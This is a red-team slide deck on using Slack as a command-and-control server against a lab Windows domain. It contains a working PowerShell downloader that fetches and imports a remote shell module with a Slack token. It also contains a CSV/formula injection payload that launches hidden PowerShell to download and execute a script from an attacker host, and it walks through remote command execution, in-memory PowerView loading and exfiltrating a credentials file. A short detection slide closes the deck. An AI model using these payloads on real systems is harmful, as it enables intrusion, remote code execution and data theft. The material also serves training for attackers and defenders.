

# How to use Slack as C2 Server

---

- Chirag Savla

# #whoami

---

- Chirag Savla
  - You can follow me on Twitter - @chiragsavla94
  - Blog Link - <https://3xpl01tc0d3r.blogspot.com>
  - Interest area – Red Teaming, Application Security, Penetration Testing.



# Lab Details

---

- Domain Controller (2k12) – 10.0.2.15
- Domain Client (Win 10) – 10.0.2.21
- Kali Linux – 10.0.2.4

# Agenda

---

- Overview
- Requirements.
- Initial payload delivery.
- Execute direct commands.
- Execute command which will spawn a new powershell process.
- Importing files & loading the same directly into memory.
- Write / Save a file on disk.
- Exfiltration the data on the slack channel

# Overview

---

- What are we trying to achieve here ?


We will try to connect our victim system to slack channel. That slack channel will work as a C2 server. Our final goal will be to exfiltrate the data from the target system

- How do we do that ?


We will be leveraging powershell Invoke-RestMethod & slack legacy tokens for connecting the target system to our slack channel. We will deliver our payload using Formula Injection technique.

- Credit to [Brent Kennedy](#) for creating such a great [github repo](#).





# C2 Environment



# Requirements

- System should have powershell version 3 or above.
- Slack Workspace #anything.slack.com  
Create a new slack workspace or use the existing one on which you have admin rights  
[Link](#) to create slack workspace.
- Slack Legacy Token #xoxp-xxxxxxxxxxxx-xxxxxxxxxxxx-xxxxxxxxxxxx-xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx  
[Link](#) to generate slack legacy token. This token will help us to connect to the slack channel and perform various task like sending / reading messages which will help us in executing our commands on the system
- **Note:-** Please don't share the legacy token with anyone since it will grant access to the slack channel which can read / post message and can do many other things using the token. Please read the [link](#) for more details on safety of the token.
- Slack Channel ID #XXXXXXXXXX  
Copy the slack channel id which you can see while accessing the slack app using in browser.  
Example Link of your slack channel
- <https://anything.slack.com/messages/ABC123456>  
The channel ID is "ABC123456"



# Initial payload delivery

---

- We will assume a scenario where we deliver our initial payload using Formula / CSV injection attack which will download our custom script from the url hosted on our local system and execute it in memory. Our script will then download the SlackShell1.1 powershell script and import it as a module. It will then execute the command to connect to our slack channel.

# Initial payload delivery


---

This is the script written to download the SlackShellv1.1.psm1 file.

```
$sourcepath = 'http://10.0.2.4:8000/SlackShellv1.1.psm1'  
$destinationpath = $env:TEMP + '\slack.psm1'  
  
(New-Object System.Net.WebClient).DownloadFile($sourcepath, $destinationpath)  
  
Import-Module $destinationpath  
  
Start-Shell -Token "xoxp-3[REDACTED] -Channel C[REDACTED] -Sleep 5"
```

# Initial payload delivery

```
=MSEXCEL|'..\..\..\Windows\System32\cmd.exe /C powershell.exe -exec bypass -NoP -sta -NonI -W  
Hidden $e=(New-Object  
System.Net.WebClient).DownloadString("http://10.0.2.4:8000/my.ps1");powershell.exe -c iex($e)'!A1'
```





# Demo

---

# Execute direct commands

---

- We can directly type command in the slack channel which will be executed on the system. It can help us to enumerate / fetch information from the system. Below are some example of how we can execute direct commands.
  - `calc.exe`
  - `ipconfig`
  - `net user`
  - `net user /domain`

# Execute direct commands

The screenshot shows a Microsoft Excel spreadsheet with a formula in cell B2: `=MSEXCEL["\\.\.\.\Windows\System32\cmd.exe /C powershell.exe -exec bypass -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://10.0.2.4:8000/my.ps1');powershell.exe -c`. A Windows Calculator window is open in the foreground, displaying the 'Standard' tab and the number '0'. The background shows a Slack channel interface for '# general'.

**# general**

You created this channel on **Monday, 11/11/2019**. This is the very beginning of the **# general** channel. Purpose: This channel is for workspace-wide communication and announcements. All members are in this channel. ([edit](#))

[+ Add an app](#) [👤 Invite others to this channel](#)

Today

**3xpl01tc0d3r** 10:00 PM  
Connection  
CLIENT01 has Connected!  
calc.exe  
Output of: calc.exe



# Demo


---

# Execute command which will spawn a new powershell process

---

- We can execute any command in the new spawn powershell process.
- Below is the example of command `runjob ipconfig`

Note:- Only use if its really required.



The image shows a screenshot of a Windows command prompt window. The title bar indicates the path is C:\Windows\system32\cmd.exe. The command prompt shows the command `# ipconfig` has been entered. The output displays the Windows IP Configuration for the Ethernet adapter Ethernet, including the Connection-specific DNS Suffix, IPv4 Address (10.0.2.21), Subnet Mask (255.255.255.0), and Default Gateway (10.0.2.1).

```
C:\Windows\system32\cmd.exe
# ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : 
    IPv4 Address. . . . . : 10.0.2.21
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1
```

# Demo

---



# Importing files & loading the same directly into memory

---

- Now just think if I tell that we can also import powershell scripts directly into memory and run them. It sounds really good right ?
- So I will show how to import powerview script into memory and execute some command which will again help us in enumeration. We can import any powershell script but for this session I will only be using powerview script.

```
import PowerView.ps1
```

```
Output of: import PowerView.ps1
```

```
PowerView.ps1 imported successfully.
```

# Importing files & loading the same directly into memory

---

Get-NetDomain

Output of: Get-NetDomain

```
Forest           : rtlabs.local
DomainControllers : {rtlabs-dc01.rtlabs.local}
Children         : {}
DomainMode       : Windows2012R2Domain
DomainModeLevel  : 6
Parent           :
PdcRoleOwner     : rtlabs-dc01.rtlabs.local
RidRoleOwner     : rtlabs-dc01.rtlabs.local
InfrastructureRoleOwner : rtlabs-dc01.rtlabs.local
Name             : rtlabs.local
```

[Show less](#)

# Demo

---




# Write / Save a file on disk

---

- We can write / save any file on the storage disk of the target system.
- First we need to upload the file on the slack channel and then provide the path where the file needs to be saved. Below is the example of how can we write / save file on the disk.
- Below is the example of the command.  
`download test.txt C:\Users\user1\Desktop`

# Write / Save a file on disk



# Demo


---



# Exfiltrate the data on the slack channel

---

We can exfiltrate the data stored from the local file system to the slack channel.  
I will upload the cred.txt file to the slack channel.



# Demo

---

# Detection / Prevention of such attacks

---

- Enable powershell logging on all the systems.
- Monitor all the powershell command execution.
- Monitor all the access towards slack from powershell.
- Enable Attack Surface Reduction Rules ([ASR](#)) in exploit guard.

Note:- Exploit Guard ASR is only supported in windows 10 enterprise edition 1709 and above versions and windows server 2016.



*Any Questions ?*

---

Thank You !

---